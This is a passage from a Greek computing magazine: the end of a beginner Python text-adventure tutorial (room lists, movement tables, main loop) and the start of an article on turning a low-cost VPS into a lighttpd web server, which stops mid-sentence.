Παρατηρήστε ότι έχουμε περάσει τις περιγραφές με την ίδια σειρά (0-12) που είδαμε πριν. Αυτό μας επιτρέπει να αποθηκεύσουμε το τρέχον δωμάτιο (αυτό στο οποίο βρίσκεται ο παίκτης τη δεδομένη στιγμή) σε μια μεταβλητή που θα ονομάσουμε room. Έτσι, αν ο χρήστης βρίσκεται στο δωμάτιο 2 (το χωλ), οι παρακάτω εντολές δίνουν την περιγραφή:

```
room = 2
print rooms[room]
"Βρίσκεσαι στο χωλ. Παραλίγο να σκοντάψεις. Σκάλα ανατολικά"
```

Πιστεύουμε ότι είναι αρκετά απλό να καταλάβετε ότι κάθε φορά το πρόγραμμα θα δίνει τη σωστή τιμή --με κάποιο τρόπο που θα δούμε-- στη μεταβλητή room και θα χρησιμοποιεί την παραπάνω print για να τυπώνει το μήνυμα. Αλλά πώς θα κωδικοποιήσουμε την κίνηση από το ένα δωμάτιο στο άλλο;

Κατευθύνσεις και προορισμοί

Δείτε ξανά το σχήμα του χάρτη. Παρατηρήστε στο κάτω μέρος τα βελάκια των κατευθύνσεων: Έχουμε κωδικοποιήσει κάθε κατεύθυνση με ένα αριθμό: Βόρεια = 0, Νότια = 1, Ανατολικά = 2, Δυτικά = 3. Φανταστείτε τώρα ότι βρίσκεστε στο δωμάτιο 9, που έχει τέσσερις πιθανές εξόδους:

Κατεύθυνση	Δωμάτιο προορισμού
0 (Βόρεια)	7 (Διάδρομος)
1 (Νότια)	11 (Δωμάτιο γονέων)
2 (Ανατολικά)	12 (Δικό μας δωμάτιο)
3 (Δυτικά)	10 (Δωμάτιο αδερφού)

Ας δημιουργήσουμε μια λίστα με τους αριθμούς:

```
destinations = [ 7, 11, 12, 10 ]
```

Το στοιχείο destinations[0] θα είναι 7, το destinations[1] θα είναι 11 κλπ. Παρατηρείτε κάτι;

Ο δείκτης της λίστας συμβολίζει την κατεύθυνση, και το αποτέλεσμα τον προορισμό! Αν λοιπόν ο χρήστης είναι στο δωμάτιο 9, και επιλέξει ως κατεύθυνση το 1 το δωμάτιο που θα βρεθεί θα είναι:

```
room = destinations[1]
```

και μετά το μόνο που μένει είναι να τυπώσουμε το μήνυμα:

```
print rooms[room]
```

Τί γίνεται σε περίπτωση που μια κατεύθυνση δεν υπάρχει σε κάποιο δωμάτιο; Αυτή την κωδικοποιούμε με το -1. Ελέγχοντας για το -1, όταν δεχόμαστε είσοδο από το χρήστη, δεν του επιτρέπουμε να δώσει κατευθύνσεις που δεν αντιστοιχούν σε έξοδο στο δωμάτιο που βρίσκεται.

Βέβαια ο χρήστης καλό θα είναι να δίνει εντολές με λέξεις και όχι αριθμούς, αλλά αυτό είναι μια λεπτομέρεια που θα δούμε αργότερα.

Αυτό που δεν είναι λεπτομέρεια είναι το εξής: Μια λίστα όπως η παραπάνω μπορεί να κρατάει μόνο τα δεδομένα κίνησης για ένα δωμάτιο. Τι γίνεται με εμάς που έχουμε 13 δωμάτια;

```
    moves = [   [-1,2,-1,-1],
                [-1,-1,2,-1],
                [0,5,3,1],
                [-1,8,-1,2],
                [-1,6,5,-1],
                [2,8,-1,4],
                [4,7,-1,-1],
                [6,9,8,-1],
                [5,-1,-1,7],
                [7,11,12,10],
                [-1,-1,9,-1],
                [9,-1,-1,-1],
                [-1,-1,-1,9] ]
```

Χα! Έχουμε μια λίστα που περιέχει λίστες! Για να δούμε, αν καταλάβατε τι κάναμε: Τι θα περιέχει το moves[9]; Θα περιέχει τη λίστα με τους προορισμούς για κάθε κατεύθυνση από το δωμάτιο 9, δηλαδή τα ακόλουθα:

```
[7, 11, 12, 10 ]
```

Σε οποιαδήποτε λοιπόν περίπτωση --και για οποιαδήποτε τιμή της μεταβλητής room, δηλαδή το δωμάτιο που βρισκόμαστε τη δεδομένη στιγμή--, ισχύει

```
destinations = moves [ room ]
```

Κι όταν ο χρήστης επιλέξει μια κατεύθυνση, από 0 ως 3, η οποία αποθηκεύεται στην μεταβλητή direction, το νέο δωμάτιο θα είναι

```
room = destinations [ direction ]
```

Έπειτα, φυσικά, ακολουθεί το

```
print rooms[room]
```

Ε, καθώς καταλαβαίνετε, αυτό είναι όλο! Μένουν βέβαια κάποιες λεπτομέρειες...

Ανίχνευση Νικης / Αποτυχίας

Υπάρχει μια λίστα, η winrooms, που περιέχει τα δωμάτια στα οποία το παιχνίδι τελειώνει με νίκη του παίκτη. Στο συγκεκριμένο παιχνίδι είναι μόνο ένα, αλλά θα μπορούσε να είναι περισσότερα. Αντίστοιχα υπάρχει η λίστα lossrooms, που περιέχει τα δωμάτια στα οποία ο παίκτης χάνει! Η Python μπορεί πολύ γρήγορα να ελέγξει αν κάποια τιμή υπάρχει σε μια λίστα:

```
if room in winrooms:
     print "Κέρδισες!"
```

Τελικά, είναι πολύ απλό!

Κατεβάστε το πλήρες πρόγραμμα από την τοποθεσία http://bit.ly/dh006adventure. Το πρόγραμμα χρησιμοποιεί συναρτήσεις, για τις οποίες μιλάμε εκτενώς στο άρθρο 2.5, στο site του περιοδικού:

http://deltahacker.gr/?p=4848

Εκεί περιγράφουμε και τη λειτουργία της συνάρτησης getInput, η οποία βρίσκει ποιες είναι οι έγκυρες κατευθύνσεις ανάλογα με το δωμάτιο και δέχεται (κι επαληθεύει!) την είσοδο του χρήστη, όχι σε αριθμούς αλλά με κανονικές εντολές. Το πρόγραμμά μας ξεκινάει να εκτελείται από τη βασική συνάρτηση main, λόγω της εντολής

```
if __name__ == "__main__":
    main()
```


Αν έχετε ασχοληθεί με κάποια άλλη γλώσσα προγραμματισμού (C, anyone?) θα έχετε ίσως συναντήσει τη συνάρτηση με το όνομα main από την οποία, τυπικά, ξεκινάει η εκτέλεση ενός προγράμματος. Στην Python δεν είμαστε υποχρεωμένοι να έχουμε τέτοια συνάρτηση -- και στο πρώτο μας πρόγραμμα πράγματι δεν είχαμε. Είναι ωστόσο συνηθισμένο να βάζουμε σε μια συνάρτηση main το κύριο κομμάτι του κώδικά μας. Όταν καλούμε το πρόγραμμα από τη γραμμή εντολών (ή το εκτελούμε μέσω του idle) η ειδική μεταβλητή __name__ παίρνει την τιμή __main__, επιτρέποντάς μας έτσι να καλέσουμε την κύρια ρουτίνα του προγράμματός μας με τον τρόπο που βλέπετε παραπάνω.

Κύριο πρόγραμμα


Ο βασικός βρόχος είναι ο ακόλουθος:

```
room = 0
endgame = False
while not endgame:
    print rooms[room]
    if room in winrooms:
        print "Κέρδισες! Η περιπέτεια τελείωσε."
        endgame = True
    elif room in lossrooms:
        print "Έχασες! Η περιπέτεια τελείωσε."
        endgame = True
    else:
        direction = getInput(moves, room)
        destinations = moves[room]
        room = destinations[direction]
```

Η μεταβλητή direction έχει την κατεύθυνση που έδωσε ο παίκτης, σε μορφή αριθμού. Το τέλος του παιχνιδιού σηματοδοτείται με τη μεταβλητή endgame, η οποία γίνεται True όταν φτάσουμε στο winroom ή σε ένα από τα lossrooms. Η μεταβλητή direction μπορεί να είναι 0, 1, 2 ή 3 ανάλογα με την είσοδο του χρήστη.




Εικόνα 4
Η εκτέλεση του προγράμματος στο περιβάλλον της Python.



Εικόνα 5
Επειδή ξέρω ότι θέλετε (εντάξει, πεθαίνετε) να δείτε πώς θα ήταν το παιχνίδι αν είχε γραφικά, δείτε το μέσω pygame. Φυσικά, η βασική μηχανή είναι ίδια, αλλά το υπόλοιπο θα σας φανεί ακατάληπτο -- τουλάχιστον για την ώρα. Μπορείτε να το κατεβάσετε από εδώ: `http://bit.ly/dh006advpygame`. Πριν το τρέξετε οφείλετε να εγκαταστήσετε το pygame (Για τα windows θα το βρείτε στο `www.pygame.org/download.shtml`, ενώ για το Linux κοιτάξτε στο repository της διανομής σας.)

Επιτρέψτε μου τώρα να θέσω την μεταβλητή `endarticle = True` και να σας καλέσω στο άρθρο 2.5 που θα βρείτε στο site του περιοδικού (είπαμε, στο `http://deltahacker.gr/?p=4848` :D). Στο τεύχος 007 θα κάνουμε εισαγωγή στο pygame και θ' αρχίσουμε να γράφουμε τις πρώτες μας πολύχρωμες εφαρμογές γραφικών!



Skill: Beginner

Tags: VPS, Ubuntu, SSH, MySQL, PHP, WordPress, lighttpd, web servers

VPS

first contact

(μέρος 2 από 2)

by GiannouG


Ο server περιμένει με χαρά τις εντολές μας! Εντάξει, ίσως όχι με χαρά, αλλά με μια σχετική άνεση. Αφού απομακρύναμε κάθε πακέτο που σπαταλούσε έστω κι ελάχιστους πόρους, είμαστε έτοιμοι να μετατρέψουμε το VPS μας σ’ έναν ικανότατο κι αρκετά ασφαλή web server!

Στο πρώτο μέρος του άρθρου, που ξεκινά από τη σελίδα 44 του deltaHacker 005, αναφέραμε μεταξύ άλλων μερικές αξιόλογες πηγές ενημέρωσης για τις πιο ενδιαφέρουσες προσφορές στην αγορά των VPS. Επιπρόσθετα, αναφερθήκαμε στις παγίδες του χώρου αλλά και στο πώς μπορούμε να τις αποφεύγουμε. Για τον σκοπό της παρουσίασής μας επιλέξαμε ένα αρκετά μικρό και φθηνό VPS, με κόστος μόλις 3,50 δολάρια το μήνα. Έχουμε βαλθεί, βλέπετε, να σας αποδείξουμε ότι ακόμα κι ένα τόσο οικονομικό VPS μπορεί ν' αποτελέσει έναν πρώτης τάξεως web server, για τις ανάγκες ενός μικρού site! Το πρώτο πράγμα που κάναμε όταν αποκτήσαμε πρόσβαση στην κονσόλα του server μας ήταν να καθαρίσουμε το σύστημα από τα πακέτα που θεωρούμε περιττά, ώστε να εξασφαλίσουμε ότι δεν σπαταλούνται πόροι άσκοπα. Σε αυτό το άρθρο θα αναφερθούμε στη μετατροπή του μικρού μας VPS σ' έναν ελαφρύ αλλά ικανότατο web server. Θα εξετάσουμε βήμα προς βήμα την εγκατάσταση των αναγκαίων πακέτων, καθώς και μερικών πρόσθετων που θα διευκολύνουν τη διαχείριση του συστήματος. Τέλος, θα ασχοληθούμε και με την ασφάλεια του server! Μπορεί να μη φτιάξουμε έναν 102% ασφαλή server, αλλά θα επισημάνουμε όλα όσα πρέπει να προσέχει κάποιος ο οποίος έχει τον πλήρη έλεγχο του server και δεν βρίσκεται κάτω από την ομπρέλα ασφαλείας (;) μιας εταιρίας web hosting.

Διαχείριση με το χέρι

Το βασικότερο πρόβλημα που θα συναντήσει ένας αρχάριος κατά τη μετάβαση από μια υπηρεσία shared hosting σε ένα virtual private server, αφορά στο πώς γίνονται οι ρυθμίσεις. Σε ένα VPS γίνονται όλα με το χέρι και δεν υπάρχει κανένα μαγικό κουμπάκι ή τσεκ μποξ, το οποίο να ενεργοποιεί ή απενεργοποιεί τις επιθυμητές λειτουργίες. Ευτυχώς πάντως δεν υπάρχει κανένας λόγος πανικού, αφού τα πράγματα παραμένουν εξίσου εύκολα! Τι; Δεν μας πιστεύετε; Καλά, ας ξεκινήσουμε και στην πορεία είμαστε σίγουροι ότι θα σας πείσουμε.

Σε μια υπηρεσία shared hosting, για να ρυθμίσουμε το domain name που έχουμε αγοράσει αρκεί να το δώσουμε στο σύστημα της εταιρίας και θα γίνουν τα πάντα αυτόματα. Ο web host τρέχει το δικό του DNS server και φροντίζει να δημοσιεύσει αυτόματα την αντιστοιχία του domain name με την κατάλληλη διεύθυνση IP του server. Επιπρόσθετα, ο web host μπορεί να σετάρει πανεύκολα και πολλά virtual hosts. Έτσι, μπορεί να μας εξασφαλίσει άνετα ότι δύο διαφορετικά sub-domain, για παράδειγμα τα `blog.giannoug.gr` και `my.giannoug.gr`, θα παραπέμπουν στην ίδια διεύθυνση IP. Τώρα που αποφασίσαμε να παίξουμε μπάλα με το δικό μας VPS, θα πρέπει να ξεχάσουμε αυτές τις ευκολίες. Ή μήπως όχι; Για αρχή θα χρειαστεί να βρούμε έναν DNS host. Οι περισσότεροι registrar, οι εταιρίες δηλαδή από τις οποίες αγοράζουμε domain names, προσφέρουν το δικό τους DNS host. Αυτή η επιλογή είναι η απλούστερη και η ευκολότερη, αλλά δεν είναι πάντα διαθέσιμη. Ορισμένοι μικροί και φτηνοί registrar δεν προσφέρουν υπηρεσίες DNS. Καλό θα ήταν λοιπόν να έχουμε υπόψη μας και μια εναλλακτική λύση: Το όνομά της είναι PointHQ και θα τη βρείτε στο `pointhq.com`. Από τη συγκεκριμένη υπηρεσία, αφού δημιουργήσουμε έναν δωρεάν λογαριασμό, μπορούμε να καθορίσουμε πού θα παραπέμπει το κύριο domain, καθώς κι όλα τα sub-domains. Βέβαια, με το δωρεάν λογαριασμό δεν θα έχουμε λεπτομερέστατο έλεγχο. Για να ρυθμίσουμε κάθε sub-domain ξεχωριστά (ώστε να δείχνει το καθένα σε διαφορετική IP), απαιτείται λογαριασμός επί πληρωμή. Για το δικό μας σκοπό, ωστόσο, η δουλειά γίνεται δωρεάν. Στο θέμα του domain θα επανέλθουμε αργότερα. Για την ώρα θα σηκώσουμε τα μανίκια μας και θα μετατρέψουμε το VPS μας σε web server!



Το περιβάλλον διαχείρισης του PointHQ. Μέσα από αυτό το απλό user interface μπορούμε να ρυθμίσουμε το «record A», το οποίο καθορίζει την αντιστοιχία μεταξύ domain name και διεύθυνσης IP. Επιπρόσθετα, μπορούμε να ρυθμίσουμε πολλά ακόμα records, όπως εκείνα που αφορούν στην ανταλλαγή αλληλογραφίας (MX). Αλλά αυτό το τελευταίο έχει νόημα μόνον αν έχουμε στήσει τον δικό μας mail server.

Σερβίρισμα αλά lighttpd


Ο lighttpd είναι ίσως ο ελαφρύτερος web server Εκεί Έξω (TM). Μπορεί ο Apache να είναι δημοφιλέστερος κι ενδεχομένως πιο πλούσιος σε δυνατότητες, αλλά ο lighthtpd είναι ταχύτατος, απαιτεί λιγότερη μνήμη και θα κάνει τη δουλειά μας χωρίς κανένα πρόβλημα. Όπως είπαμε αρκετές φορές, το σύστημά μας δεν αφήνει καθόλου περιθώρια για σπατάλη πόρων κι έτσι ο lighttpd αποτελεί μονόδρομο. Να σημειώσουμε ότι υπάρχουν και άλλες 